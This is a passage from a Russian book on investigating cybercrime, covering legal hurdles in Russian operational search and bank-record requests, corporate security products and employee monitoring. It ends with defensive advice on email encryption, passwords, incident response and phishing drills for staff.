Формальная часть, отвечающая за то, как должны выглядеть результаты ОРД, предусматривается приказом[1] «Об утверждении Инструкции о порядке представления результатов оперативно-розыскной деятельности органу дознания, следователю или в суд» от 27.09.2013.

Для сбора достаточных данных о совершенном преступлении у оперативников есть в арсенале пятнадцать видов оперативно-розыскных мероприятий, предусмотренных Федеральным законом от 12.08.1995 № 144-ФЗ (ред. от 06.07.2016) «Об оперативно-розыскной деятельности».

Указанными видами оперативно-розыскных мероприятий, и никакими другими, должны заниматься сотрудники правоохранительных органов при выявлении, предупреждении, пресечении и раскрытии преступлений и лиц, их совершивших.

Как-то автору, абсолютно не по своей воле, пришлось быть рецензентом научной статьи, посвященной оперативно-розыскным мероприятиям по раскрытию телефонных мошенничеств. В процессе рецензирования пришло осознание того, что не только гражданские лица, но и сотрудники системы не имеют представления об алгоритме действий киберпреступников и с трудом владеют терминологией. Тем не менее такие сотрудники получают высокие ученые звания, преподают и разрабатывают методики и наставления о поведении оперуполномоченных при выявлении и раскрытии преступлений в информационно-телекоммуникационной сфере.

Понимание порой ограничивается переписыванием старых инструкций на новый лад, с изменением словосочетаний «почтовое отправление» на «электронное сообщение». При этом не берется в расчет тот факт, что использование современных информационных технологий породило совершенно новый пласт криминальной среды.

К сожалению, во всех подразделениях правоохранительной системы встречаются сотрудники с отсутствием знаний о сборе до-

---

[1] Приказ МВД России № 776, Минобороны России № 703, ФСБ России № 509, ФСО России № 507, ФТС России № 1820, СВР России № 42, ФСИН России № 535, ФСКН России № 398, СК России № 68 от 27.09.2013 «Об утверждении Инструкции о порядке представления результатов оперативно-розыскной деятельности органу дознания, следователю или в суд» (зарегистрировано в Минюсте России 05.12.2013 № 30544).

казательной базы и фиксации следов компьютерного преступления и руководители, не понимающие тенденций, со сбитым вектором движения.

Хорошая книга Н. Н. Федотова «Форензика – компьютерная криминалистика» спустя десять лет после выхода мало кому известна из тех, кому Н. Н. Федотов ее очень советовал прочитать, а именно привожу из книги: оперативные сотрудники правоохранительных органов, следователи, эксперты, судьи, государственные обвинители, адвокаты, студенты юридических специальностей, работники служб информационной безопасности, правозащитники.

Спустя годы приходится регулярно встречаться лицом к лицу с представителями указанных профессий при расследовании компьютерных преступлений и лицезреть туманности вместо понимания происходящего, как, знаете, бывает в низине над рекой ранним утром.

Приходится констатировать, что на фоне великолепия технических достижений, к примеру той же пресловутой системы дистанционного банковского обслуживания, законодательство и правоохранительная система немного запаздывают с выработкой эффективных действий.

Автору по этому случаю вспоминается эпизод из старой комедии «Один дома-2: Потерянный в Нью-Йорке». Родители Кевина, прилетев во Флориду и обнаружив пропажу ребенка, сидят у полицейского… Полицейский просит родителей предоставить фото мальчика. В процессе обнаруживается, что бумажник с фотографией и кредитными картами – у пропавшего Кевина. После этого следует фраза полицейского «Мы предупредим кредитные компании. Если у вашего сына есть кредитные карты… мы сможем установить его местонахождение, если он воспользуется ими». Это 1992 год.

Как это работает в России 2017 года?

Возможность направления запроса в электронную платежную систему или банк осуществляется в соответствии с оперативно-розыскным мероприятием «наведение справок» и проводится в соответствии с Федеральным законом от 02.12.1990 № 395-1 «О банках и банковской деятельности»[1].

Операции с использованием расчетных счетов, банковских карт и даже учетных записей электронных платежных систем являются,

---

[1] http://www.consultant.ru/document/cons_doc_LAW_5842/.

согласно ст. 5 ФЗ «О банках и банковской деятельности», банковскими операциями, следовательно, на данные операции распространяется режим банковской тайны.

Таким образом, запросы, направляемые в рамках дел, находящихся в производстве следственных органов, должны быть согласованы с руководителем следственного органа, а составленные для получения информации при проведении оперативно-розыскных мероприятий – иметь судебное решение, санкционирующее предоставление сведений.

К тому, как быстро возбуждаются уголовные дела по компьютерным преступлениям, мы еще вернемся. А вот до возбуждения уголовного у оперативников только один путь для получения информации о реквизитах – через суд.

Для получения разрешения суда сотруднику органа внутренних дел необходимо подготовить ходатайство от руководителя. Для того чтобы подготовить ходатайство, необходимо подготовить ряд документов, указывающих необходимость выхода с такого рода ходатайством в суд.

Итак, подготовив мотивированный документ и проект постановления выхода в суд, оперативник отдает эти документы на согласование. После согласования документы идут на подпись руководителю органа внутренних дел. Затем сотрудник готовит проект судейского постановления и отправляется в суд.

После получения постановления суда оперативнику необходимо сделать ряд документов, включая запрос, которые согласовываются и подписываются руководителем органа внутренних дел.

Предположим, что оперативник перечисленное выше сделал за неделю и отправился в кредитную организацию, где он… Сможет лишь сдать запрос и ждать ответа.

Статья 13 Федерального закона от 07.02.2011 № 3-ФЗ «О полиции»[1] указывает, что требования (запросы, представления, предписания) уполномоченных должностных лиц полиции обязательны для исполнения всеми организациями в сроки, установленные в требовании (запросе, представлении, предписании), но не позднее одного месяца с момента вручения требования (запроса, представления, предписания).

---

[1] http://www.consultant.ru/document/cons_doc_LAW_110165/.

Как бы то ни было, подготовка официального ответа банком займет не менее недели.

Получив долгожданную выписку по счету, зачастую можно увидеть дальнейший перевод средств на другие реквизиты. Алгоритм действий в данной ситуации мы только что рассмотрели, все начинается сначала.

Сделать запрос следователю в рамках уголовного дела гораздо проще, чем оперуполномоченному, но, как правило, преступление совершено, а до возбуждения уголовного дела еще пока очень далеко.

Вопрос, который задают следственные органы, когда к ним поступают материалы о хищении денежных средств (путем ввода, удаления, блокирования, модификации компьютерной информации) перед возбуждением уголовного дела: «Где обналичены денежные средства?» Учитывая существующий алгоритм, ответ можно искать довольно долго, что, конечно же, не может не сказываться на качестве и скорости расследований. Однако множественные отсылки следственных органов к постановлению Пленума Верховного Суда РФ № 51[1] бьют все рекорды.

А все потому, что в этом документе указано, что мошенничество, то есть хищение чужого имущества, совершенное путем обмана или злоупотребления доверием, признается оконченным с момента, когда указанное имущество поступило в незаконное владение злоумышленника или других лиц и они получили реальную возможность пользоваться или распорядиться им по своему усмотрению.

Если, например, к компьютеру компании, на которой используется система дистанционного банковского обслуживания, получен неправомерный доступ и путем модификации информации совершено хищение денежных средств с расчетного счета, первым делом приходится устанавливать, где денежные средства, пройдя цепочку перекидываний, были обналичены. Эта информация очень важна для решения вопроса о возбуждении уголовного дела и принятия таких мер, как арест денежных средств, который возможен только в рамках уголовного дела по решению суда.

С таким парадоксом приходится сталкиваться как потерпевшим, так и оперативным подразделениям.

---

[1] Постановление Пленума Верховного Суда РФ от 27.12.2007 № 51 «О судебной практике по делам о мошенничестве, присвоении и растрате».

При рассмотрении киберпреступлений, связанных как с неправомерным доступом, так и с хищением денежных средств, рождается масса всевозможных версий и мнений о времени и месте окончания преступления.

Между тем преступление совершено, и время идет.

Ну, все это не так плохо, как может показаться. Опытных оперативников в России пока хватает, и они справляются с различными бюрократическими перипетиями.

В частности, одним из выходов в приведенной выше ситуации с хищением денежных средств посредством дистанционного банковского обслуживания могут быть проведение оперативного исследования компьютерной техники потерпевшего и возбуждение уголовного дела по факту неправомерного доступа к компьютерной информации (ст. 272 УК РФ) или распространения (использования) вредоносных программ (ст. 273 УК РФ).

После такого шага появляется возможность осуществлять дальнейшие неотлагательные действия, требующиеся для раскрытия преступления и возврата денежных средств, но уже в рамках возбужденного уголовного дела. Как уже указывалось выше, получение запросов о движении денежных средств гораздо оперативнее осуществляется в рамках уголовного дела по обыкновенному запросу.

Попытки оградить отдельных сотрудников правоохранительных органов от произвола и коррупционных действий парализуют работу всех остальных. Автор считает, что если «плохой» сотрудник захочет за вознаграждение «пробить» информацию, он ее и так «пробьет», невзирая на бюрократические барьеры. А вот отсутствие оперативно проведенных действий при раскрытии преступления играет на руку только преступникам, а не обществу.

Стоит упомянуть еще один пример, демонстрирующий разность взглядов на одни и те же вещи.

Предположим, что злоумышленник использует электронный почтовый ящик и сотруднику правоохранительной системы необходимо на законных основаниях получить его содержимое.

Для получения таких данных, в соответствии с Конституцией РФ и Федеральным законом об оперативно-розыскной деятельности, требуется разрешение суда.

Логика подсказывает оперативному сотруднику, что электронный почтовый адрес есть не что иное, как компьютерная инфор-

мация, и ее можно получать у компании, предоставляющей сервис электронной почты, в рамках оперативно-розыскного мероприятия «снятие информации с технических каналов связи» либо «контроль почтовых отправлений, телеграфных и иных сообщений».

Но казус в том, что компания, на чьих серверах расположена информация, считает, что для предоставления данных необходимо получать разрешение суда на оперативно-розыскное мероприятие «контроль почтовых отправлений, телеграфных и иных сообщений», в рамках которого будет предоставлен доступ к информации.

Однако суд отказывается выдавать разрешение на данное ОРМ. Позиция суда вполне объяснима, судья указывает на отсутствие у компании, предоставляющей сервис электронной почты, вида деятельности «деятельность почтовой связи», поэтому «снятие информации с технических каналов связи» – это то оперативно-розыскное мероприятие, в рамках которого, по мнению суда, должны действовать сотрудники.

Таких, часто довольно ироничных непониманий при расследовании преступлений в сфере высоких технологий встречается довольно много, и они со временем, безусловно, находят свое разрешение.

В подтверждение сказанному можно напомнить о пополнении арсенала оперативно-розыскной деятельности новым видом ОРМ – получение компьютерной информации, введенным Федеральным законом от 06.07.2016 № 374-ФЗ.

Несмотря на то что на момент написания книги никаких официальных разъяснений по данному виду ОРМ опубликовано не было, данный вид может поглотить большую часть видов мероприятий, направленных на получение данных в цифровом представлении, и позволит более гибко и эффективно использовать результаты оперативно-розыскной деятельности.

Так или иначе, собранные сотрудниками материалы, содержащие результаты оперативно-розыскной деятельности, всегда предоставляются в органы следствия, где они рассматриваются и принимается решение возбуждать уголовное дело или отправить куда-нибудь с глаз долой. Это место является довольно уязвимым с точки зрения коррупционной составляющей и распространенного повсеместно субъективизма.

Возможно, более правильным было бы получать оценку прокуратуры на имеющиеся или неимеющиеся составы преступления

в собранных оперативными подразделениями материалах, прежде чем направлять их в следственные органы, но система устроена так, как устроена.

В действительности следственные органы начинают «взвешивать» шансы на доведение предложенного им материала, в случае возбуждения уголовного дела и принятия его к производству, до логического завершения. Хватит ли времени у следователя, достаточно ли у него знаний, а если вдруг злоумышленник или свидетели откажутся от показаний? И таких «а что, если» бывает зачастую очень много.

Подобные вещи приводят не только к низкой эффективности расследования преступлений в сфере компьютерной информации и судебного рассмотрения таких дел, но и попросту к многочисленным отказам в возбуждении уголовных дел.

Из всех заслуживающих внимания документов, позволяющих определить правильный подход к расследованию киберпреступлений, имеется один, но по каким-то причинам не очень популярный документ – «Методические рекомендации по осуществлению прокурорского надзора за исполнением законов при расследовании преступлений в сфере компьютерной информации»[1], подготовленный еще в 2013 году Генеральной прокуратурой РФ.

Из этих рекомендаций нужно сделать несколько важных выводов, которых многие не знают и не принимают всерьез.

Генеральная прокуратура России справедливо указывает на необходимость тщательной проверки и оценки представленных для возбуждения уголовных дел материалов: заявлений, материалов ведомственной и иной проверки о нарушении целостности (конфиденциальности) информации в компьютерной системе, сети, о наличии причинной связи между неправомерными действиями и наступившими последствиями, о предварительном размере ущерба, причиненного в результате преступных действий.

Важной составляющей при возбуждении уголовного дела, по мнению Генеральной прокуратуры РФ, являются объяснения сотрудников потерпевшей организации – администраторов сети, инженеров-программистов, разработавших программное обеспечение и осуществляющих его сопровождение, операторов, специалистов,

---

[1] https://genproc.gov.ru/documents/nauka/execution/document-104550/.

занимающихся эксплуатацией и ремонтом компьютерной техники, системных программистов, инженеров, работников службы безопасности и других сотрудников.

Данные методические рекомендации говорят о том, что решение о возбуждении уголовного дела может приниматься как на основании материалов предварительных проверок заявлений потерпевших, организаций и должностных лиц, так и по материалам органов, осуществляющих оперативно-розыскную деятельность при реализации оперативных разработок, результатов оперативно-розыскных действий по выявлению преступлений в сфере компьютерной информации и лиц, их совершивших.

И те, и другие материалы могут содержать исследования специалистов, которые позволяют подтвердить факт свершения преступления и правильно его квалифицировать.

Здесь же хочется обратить внимание на то, что Генеральная прокуратура небезосновательно указывает на необходимость проведения по уголовным делам, связанным с вредоносными компьютерными программами и неправомерным доступом, специальных судебных экспертиз, до которых зачастую при обнаружении инцидентов информационной безопасности дело даже не доходит, они не назначаются при рассмотрении заявлений потерпевших и материалов проверки.

В таком положении дел стоит винить не только правоохранительные органы, но и самих потерпевших. Роль компьютерных исследований и экспертиз обязательно будет затронута в последующих частях книги.

Но чтобы не показалось, что складывающаяся ситуация сродни болоту, нужно заметить, что государство и руководство МВД России в последние годы все больше и больше внимания уделяет техническому оснащению экспертных центров и повышению качества противодействия преступлениям в информационной сфере.

По словам первого заместителя министра внутренних дел Российской Федерации А. А. Горового, «сложность раскрытия и расследования таких противоправных деяний определяется их высокой латентностью, совершением неправомерных действий в условиях, исключающих личный контакт с потерпевшим, особенностями компьютерной информации, а именно: бездокументарной формой хранения, быстротой и легкостью уничтожения, ее обезличенно-

стью. Именно поэтому значительную часть преступлений данной категории не удается раскрыть, а уголовные дела приостанавливаются в связи с невозможностью установления лиц, совершивших преступления… Учитывая значимость противодействия различным видам мошенничества, руководство МВД России уделяет данному вопросу существенное внимание»[1].

Также, по словам А. А. Горового, «в МВД России в целях повышения эффективности противодействия мошенническим действиям, совершенным с помощью информационно-коммуникационных технологий, в настоящее время осуществляется разработка специализированной информационной системы, накапливающей и обобщающей значимые сведения о таких преступлениях, предназначенной для функционирования во всех территориальных органах МВД России».

По мнению автора, для борьбы с киберпреступлениями необходимо реализовать аналитический центр, находящийся в подразделении так называемой киберполиции. Это можно сделать на базе существующих правоохранительных органов, не создавая новых структур и не расходуя лишних денежных средств из федерального бюджета.

Внесение в информационную базу такого аналитического центра оперативных данных о лицах (тех же дропах, к примеру), абонентских номерах, идентификаторах устройств, аккаунтах, IP-адресах, реквизитах и прочей информации позволит установить причастность одной группы киберпреступников к различным эпизодам преступной деятельности и проследить взаимосвязи.

Обеспечение доступа к таким данным всех оперативных подразделений, занимающихся выявлением и раскрытием преступлений, позволит осуществлять более скоординированные межведомственное и межрегиональное взаимодействия.

На сегодняшний день в результате действия одной группы киберпреступников могут пострадать физические и юридические лица в различных регионах России.

По фактам преступлений в различных регионах будут независимо друг от друга расследоваться уголовные дела, и где-то они будут приостанавливаться, а где-то правоохранительным органам удастся напасть на след злоумышленников и раскрыть преступление.

---

[1] http://ormvd.ru/pubs/101/the-investigation-techniques-of-deception/].

Но при этом далеко не всегда раскрытие одного эпизода как-то может сказаться на массе приостановленных уголовных дел, связанных с деятельностью одной и той же группы, и «висяки» продолжат мирно храниться в сейфах на просторах нашей необъятной Родины.

4.3. Традиционная защита и рыночные тенденции

Пока правоохранительная система и законодательная база совершенствуются в погоне за технологическим прогрессом и легкими на подъем преступниками, рынок систем информационной безопасности может предложить частным и корпоративным потребителям разнообразные комплексные решения, в том числе отечественного производителя.

Для защиты системы, к которой физически имеет доступ только один человек (личный мобильный телефон или ноутбук), вполне достаточно установленного сносного антивируса со встроенным сетевым экраном, несложного приложения для шифрования значимой информации и, конечно, базовых знаний о последних тенденциях в сфере вредоносных программ и возможных вариантах проведения кибератак.

Когда речь идет о локальной сети даже небольшого предприятия, ситуация уже иная, число факторов риска резко возрастает до небес. При возникновении какого-либо происшествия довольно трудно моментально разобраться в причинах инцидента информационной безопасности и тем более найти крайних.

Самыми распространенными способами защиты являются межсетевые экраны, обеспечивающие разделение сетей и направленные на предотвращение нарушений пользователями установленных правил безопасности. Современные межсетевые экраны отличаются удобными панелями управления и довольно большим функционалом (организации VPN, интеграции с антивирусами и другими возможностями). Наблюдаются тенденции к реализации межсетевых экранов аппаратными средствами, что объясняется желанием снизить затраты и повысить степень защищенности.

Одновременно работа производителей антивирусного программного обеспечения направлена на обеспечение нескольких слоев независимых модулей защиты корпоративных сетей. Разрабатывае-

мые системы призваны защищать рабочие станции, контролировать почтовые шлюзы, прокси-серверы и другие возможные пути проникновения вредоносных программ.

Один и тот же вредоносный файл может определяться или не определяться той или иной антивирусной системой, поэтому эффективным решением для более надежной защиты является параллельное использование двух и более антивирусов.

Другим веянием эпохи являются системы обнаружения атак, которые становятся частью комплексов обеспечения безопасности, контроля доступа и средств защиты информации внутри корпоративной сети. Внедряются автоматизированные системы управления информационной безопасностью, обладающие общей консолью управления и возможностями разграничения доступа между сотрудниками согласно их функционалу.

Производители предлагают разнообразные и все более универсальные многозадачные продукты, управление которыми требует от специалистов службы безопасности определенных навыков и курсов обучения.

Однако любое универсальное программное обеспечение состоит из нескольких модулей-приложений, направленных на «закрытие» специфических проблем информационной безопасности. Одни решают вопросы борьбы со спамом и фишингом, другие ориентированы на мониторинг инфраструктуры и поиск сетевых уязвимостей, третьи контролируют корпоративную почту и утечку информации через внешние накопители.

Большинство представленных на рынке продуктов обладает необходимым набором основных функций:

- контроль электронной почты, включая письма и вложения, отсылаемые в том числе через браузер;
- анализ и обмен сообщениями в социальных сетях и других ресурсах; анализ мессенджеров;
- просмотр всех популярных протоколов передачи данных;
- фиксация действий пользователей по записи и их передача на носители информации.

В качестве модного средства для борьбы с инцидентами информационной безопасности в корпоративных сетях внедряются программы для контроля всех действий сотрудников за рабочим

компьютером, включающие в себя фиксацию, анализ, блокирование и оповещение об опасной или непродуктивной деятельности.

Действительно, при большой численности персонала и распределенных офисных помещениях без автоматических комплексных решений трудно что-либо контролировать.

Для обеспечения информационной безопасности на предприятиях применяется управление событиями информационной безопасности, включающее в себя сбор, анализ и представление информации от сетевых устройств и приложений. Внедрение управлений событиями призвано унифицировать обработку большинства операций по информационной безопасности.

Из практики можно заключить, что сотрудники финансовых компаний и операторов связи, которые имеют доступ к информации абонентов и клиентов, очень часто становятся не просто источником утечки информации, а участниками преступных групп, занимающихся мошенничеством.

К введению «тотальных» систем безопасности некоторые компании до сих пор относятся с осторожностью, и небезосновательно.

Когда речь идет о контроле корпоративной электронной почты, мониторинге файлов и директорий, запущенных процессов и приложений, логировании системных событий, с законодательной точки зрения все вроде бы понятно. Но когда разговор заходит о таких функциях слежения за сотрудниками, как контроль социальных сетей, отслеживание поисковых запросов и вводимых с клавиатуры значений, снятие скриншотов и просмотр рабочего стола, съемки с веб-камеры и запись окружения посредством встроенного в ноутбук или компьютер микрофона…

Можно предполагать, как себя чувствуют сотрудники, но автору не по себе даже от перечисления всех этих функций.

Однако, как показывает судебная практика[1], работодатель вправе контролировать исполнение работником трудовой функции любыми законными способами, включая осуществление контроля за использованием служебной техники и корпоративной почты.

Если в результате такого контроля системы безопасности будет раскрыта личная информация сотрудника компании, то, по мнению

---

[1] Апелляционное определение Московского городского суда от 04.08.2015 по делу № 33-24617/15. URL: http://base.garant.ru/136194850/.

суда, виноват будет сам сотрудник, поскольку он использует предоставленные работодателем средства связи в личных целях[1].

В системах безопасности также применяются программные средства, основанные на анализе интернет-трафика, использовании приложений, аппаратных ресурсов, но весьма сомнительно использование средств перехвата по типу кейлогеров, хотя некоторые специалисты считают это приемлемым.

Различие между представленными на рынке продуктами, по мнению автора, состоит в некоторых пользовательских аспектах, таких как настройка фильтров, оповещений, встроенные аналитические функции.

Автор не тестировал возможности обхода устанавливаемых такими системами ограничений и чуткость организуемого контроля, но, основываясь на опыте, не склонен оценивать высоко степень создаваемой ими защищенности.

При внедрении и использовании таких систем информационной безопасности начинает дремать бдительность сотрудников безопасности, которые реагируют только на сообщения системы.

Комплексные системы призваны сводить к минимуму риски информационной безопасности и, по большей части, направлены на предотвращение утечки конфиденциальной информации.

Положительной чертой таких систем безопасности являются сбор и архивирование данных о событиях в сети, действиях пользователей, соединениях. Эти данные действительно являются ценными и могут оказать неоценимую помощь при расследовании инцидента информационной безопасности.

Для предотвращения финансовых потерь от мошеннических действий и кражи информации необходимо закладывать базовую политику безопасности при проектировании информационной системы предприятий.

Изначально должны предусматриваться разграничения доступа к данным для предотвращения преступных действий со стороны сотрудников и внедрение методов шифрования данных.

Для обеспечения защиты информации должна быть сформирована политика безопасности, находящая свое отражение в инструкциях каждого сотрудника, всех без исключения.

---

[1] Слежка за сотрудниками, или Когда суд признает видеонаблюдение в офисе и чтение электронной почты сотрудников законными // СПС «ГАРАНТ». URL: http://www.garant.ru/ia/opinion/author/slesarev/704454/.

Нужно помнить, что главной угрозой сегодня являются «целенаправленные» методы кибератак, которые применяются практически при любых комбинированных атаках, на что бы они не были нацелены. Среди таких методов – и целенаправленный фишинг, который является одним из основных инструментов кибершпионажа и остается опасной проблемой информационной безопасности.

Как уже рассматривалось в предыдущих частях, злоумышленникам ничего не стоит реализовать доставку сообщения любому сотруднику под видом сообщения от имени также любого сотрудника, в том числе от руководителя или службы безопасности. Рассматривалась и реальная возможность совершения телефонных звонков с подменой номера звонящего абонента. Оба этих метода – целенаправленный фишинг и подмена номера – вместе создают практически универсальную отмычку, которой можно вскрыть любую политику безопасности, основанную лишь на автоматических системах.

В период подготовки к атаке злоумышленники начинают «кормить» систему псевдоатаками, обучая систему реагировать лишь на полезную информацию как на зло, доводя до того, что электронные сообщения от партнеров, клиентов и коллег попадают в нежелательные сообщения.

Для выполнения своего рабочего плана любая компания вынуждена получать информацию извне. Когда фильтрационные системы, установленные для защиты корпоративных интересов, начинают блокировать полезную информацию, в конце концов, происходит сбой.

Таким сбоем может стать поведенческая реакция сотрудников, которые из-за вечных проблем с параноидной системой начинают пользоваться личными почтовыми адресами. В качестве сбоя также может явиться отказ компании от фильтрации сообщений или, по крайней мере, снижение уровня реагирования.

Любой сбой будет достижением цели, поставленной злоумышленниками. Таким образом, дорогостоящий автоматизированный комплекс спокойно пропустит персонализированный фишинг.

Системы комплексной защиты обладают функциями мониторинга интернет-трафика, но, как уже упоминалось в предыдущих частях, если ресурс или файл не обладает характерными признаками или еще не внесен в базы данных, он представляет опасность. А именно такие ресурсы и файлы используются при персонализированном фишинге.

Не нужно также забывать, что при целевой атаке на предприятие злоумышленники тщательно выбирают и анализируют сотрудников. В каких-то случаях доступ можно получить, запудрив мозги новенькому сотруднику компании, представившись системным администратором или сотрудником службы безопасности посредством электронной переписки или по телефону.

Программно-аппаратные комплексы заслуживают внимания и должны внедряться с целью обеспечения коммерческой тайны, защиты от кибератак, а также на случай возникновения какого-либо инцидента информационной безопасности. Анализ хранящейся в их архивах (лог-файлах и журналах) информации позволяет значительно быстрее и эффективнее проводить расследования.

При этом не стоит забывать о том, что все существующие технологии не смогут защитить от целенаправленной атаки, если персонал всей компании к ней не готов. Поэтому перейдем к рассмотрению других действенных способов сохранить покой и финансовую стабильность.

4.4. Дешевые правила дорогого спокойствия. Советы по защите информации

Защита личных данных

Защитить личные данные можно и без использования дорогостоящих сервисов и программных продуктов. Для работы с конфиденциальными данными можно использовать отдельный компьютер, например ноутбук, держа при этом все критические данные на внешнем носителе информации, не забывая делать его полную резервную копию. Носитель информации, безусловно, должен быть защищен шифрованием, и перед его подключением необходимо производить разблокировку доступа к информации, расположенной на нем.

При работе с информацией, составляющей особую ценность, нужно выработать в себе привычку отключаться от любой телекоммуникационной сети – как от Интернета, так и от локальной или Wi-Fi. Это делается очень просто, но при этом необычайно высоко поднимает степень защищенности информации.

Самым эффективным и совершенно бесплатным способом избавиться от риска фишинг-атаки, направленной на хищение пароля

от учетной записи электронного почтового ящика, будет решение перейти целиком и полностью на работу с электронной почтой посредством почтового клиента.

Почтовый клиент – это компьютерная программа, которая позволяет работать с любой учетной записью электронной почты без использования браузера.

Правильно настроенные почтовые клиенты не будут оставлять письма на почтовых серверах, поэтому даже при хищении паролей от учетной записи злоумышленники не получат доступа ко всей переписке.

Вдобавок почтовый клиент позволяет настроить шифрование переписки, что окончательно сведет на нет все попытки внедриться в переписку, даже если пароль будет каким-либо образом получен.

Реализовать такую работу можно с использованием бесплатных приложений, таких как Thunderbird, Gnu Privacy Guard (GPG) и Enigmail для операционных систем MS, Claws Mail для Linux, Sylpheed – для Mac OS X, GNU Linux и MS, K9 Mail и OpenKeychain – для Android и других. Расписывать в этой книге установку и настройку нет смысла, в Сети довольно много простых пошаговых инструкций с обилием фотографий и пояснений.

Помимо электронной почты, сегодня самый обычный человек может иметь множество разнообразных аккаунтов: социальные сети, онлайн-игры, блоги и форумы, личные кабинеты в интернет-магазинах и прочее.

Для защиты информации от несанкционированного доступа необходимо выработать в себе еще одну полезную привычку – создавать различные пароли для каждого аккаунта, пароль может отличаться ключевым словом или цифрой, но быть другим, это важно.

Если же речь идет не о личных данных отдельно взятого человека и его домашнем компьютере, а о корпоративных интересах, все становится гораздо веселее.

Защита корпоративной информации

Начать разговор о защите информации следовало бы с напоминания о существовании некоторых фундаментальных теоретических основ, про которые иногда забывают. Существует, к примеру, ГОСТ Р ИСО/МЭК 27002-2012, утвержденный Федеральным агентством по

техническому регулированию и метрологии, именуемый «Методы и средства обеспечения безопасности. Свод норм и правил менеджмента информационной безопасности».

Такие документы нужно читать, конспектируя и, как советовал автору его преподаватель по теории вероятностей и математической статистики, под кружечку кофе с коньячком. Не спеша и в удовольствие. Эта кладезь теории должна усваиваться постепенно.

Автор же переходит к более простым практическим советам, которые можно усваивать без приема лекарств.

4.4.1. Реакция на инциденты

Не нужно отмахиваться даже от малейших инцидентов информационной безопасности, это могут быть проверки перед атакой или неуклюжие попытки сотрудников осуществить противоправные действия. Странное поведение программного обеспечения или сбои в работе сетевого оборудования, средств связи и вычислительной техники могут быть побочными действиями злоумышленников или маскировкой уже совершившихся махинаций.

Создание развернутой системы мониторинга, анализа и своевременного реагирования на любые сбои и неполадки, например произвольные перезагрузки, позволит избежать большого числа слепых атак. Внедрение автоматических систем мониторинга и анализа позволяет выявлять много полезных индикаторов нарушения режима охраны компьютерной информации.

От простых атак могут спасать автоматические комплексы, в которые многие крупные компании уже вкладывают немало денежных средств. Такие комплексы способны анализировать входящие сообщения на известные вредоносные ссылки и вложения электронной почты. Перед целенаправленными атаками и персонализированным фишингом, увы, они практически бессильны.

Если использовать такие системы грамотно, то можно детектировать начальные этапы готовящегося вторжения, определить действия, направленные на изучение системы информационной защиты.

Не нужно забывать, что все установленные запреты и ограничения не спасут от клонирования носителя информации без участия операционной системы.

4.4.2. Обучение в форме учений, приближенных к реальности

К сожалению, во многих компаниях часто недооценивают значение человеческого фактора в вопросах безопасности. Даже в том случае, когда информирование персонала об информационных угрозах признается администрацией необходимым, выбираются неэффективные методы.

Для защиты от кибератак организации должны вести постоянный курс «молодого бойца» информированности и подготовки персонала по вопросам компьютерной безопасности. Проводить обучение сотрудников, разъяснять правила публикации информации в социальных сетях, личных или корпоративных данных.

Технологии сами по себе не могут гарантировать полную защиту информации. Поэтому очень важно, чтобы знание и соблюдение мер информационной безопасности стали для сотрудников частью стратегии защиты компании.

В организациях необходимо вводить регламент реагирования, который будет включать инструкции для пользователей. Сотрудники должны быть ориентированы на распознавание нештатных ситуаций и подачу сигналов специалистам информационной безопасности.

Обучение и информирование сотрудников организаций должно иметь не формально-галочный характер, как это принято проводить. Должна достигаться поставленная цель.

Для проверки эффективности обучения сотрудников и с целью пробуждения дремлющей бдительности необходимо проводить подконтрольные (проверочные) атаки, возможно с привлечением компаний, специализирующихся в этом направлении.

Во многих компаниях с иностранными владельцами уже давно проводятся тренинги по повышению осведомленности персонала к атакам с использованием социальной инженерии, однако довольно часто это делают очень странные специалисты.

При выборе компании для проведения тренингов по информационной безопасности нужно понимать, что приглашаемые специалисты должны быть осведомлены о новейших методах кибершпионажа, современных инструментах и направлениях киберпреступности.

Лучшим выбором будут организации, проводящие компьютерно-технические экспертизы для правоохранительных органов и актив-

но занимающиеся расследованиями инцидентов информационной безопасности для физических и юридических лиц.

В этом случае специалисты такой организации смогут смоделировать и провести атаку, отвечающую современным тенденциям, разработать и реализовать план комбинированной атаки по всем законам жанра.

Эффективность такого подхода, по сравнению с методами, ограничивающимися рассылкой и зачитыванием сотрудникам инструкций, не требует обсуждения.

Проведение тестовых нападений, помимо тренинга всего персонала, сможет выявить несовершенства используемых систем информационной защиты, проверить грамотность действий сотрудников безопасности.

Для проведения тестовых атак существует довольно много инструментов, доступных для реализации специалистами, например инструменты, содержащиеся в дистрибутиве Kali Linux, однако разработки инструментария и сценариев атак должны быть индивидуальны для различных сетей и предприятий с учетом массы специфических параметров.

Проведение контролируемых атак – это единственный действенный способ снизить риски, связанные с хищением информации и денежных средств при использовании вредоносного программного обеспечения и неправомерного доступа к компьютерной информации.

Использование методов обучения в форме учений, приближенных к реальности, имеет сразу несколько положительных сторон.

В результате проведенных тестовых атак специалисты могут разработать планы модернизации систем защиты и регламентов, а руководство может поощрить наиболее внимательных и бдительных сотрудников.

Важным моментом при проведении тестовых атак и обучений является участие в них руководителей всех уровней, чего на практике часто не происходит. Все мероприятия проводятся лишь среди сотрудников.

Однако для эффективного противодействия угрозе необходимо участие всех сотрудников компании, включая руководителей. Где гарантия, что персонализированная атака будет направлена не на руководителя отдела информационной безопасности или генераль-

ного директора? Такие случаи, как было уже показано на примерах, не редкость.

Что еще можно добавить? Нужно воспитывать культуру сдержанности к публикации разного рода информации о себе, своей компании, технологиях, семье, знакомых, родственниках... Зачем помогать злоумышленникам готовить персонализированную атаку?

К примеру, нет необходимости в каждом рекламном буклете и на сайтах расписывать про ключевых лиц, занимающихся ключевыми разработками, помните, Сергей Павлович Королев стал известен всему миру только после своей смерти.

4.4.3. Учет и контроль

Приводить в порядок информационную систему и вычислительные сети нужно периодически. Компьютеры сотрудников обрастают ненужным программным обеспечением и хламом, серверы обрастают когда-то тестируемыми программными продуктами, которые проводились еще предыдущими системными администраторами.

Регулярная очистка от всего лишнего помогает организму человека, как утверждают медики, и очистка разума тоже необходима, как утверждают сторонники медитации.

Все лишние приложения и файлы должны быть ликвидированы, и лучше вообще не допускать их появления на рабочих машинах. Это касается и всех сетевых устройств, устаревших сетевых хранилищ и серверов – вон из сети! Такие аргументы, как «давайте оставим на всякий случай» или «для тестирования», приниматься не должны. Последствия размещения системным администратором для своего удобства неверно настроенного ftp-сервиса могут быть катастрофическими.

Как показывает практика, некоторые сотрудники и IT-специалисты, быстро сориентировавшись, используют серверы компании в своих целях, одни майнят криптовалюту (эта шизофрения атакует даже качественные мозги), с использованием невесть каких утилит, другие шабашат, третьи обучаются, четвертые развлекаются.

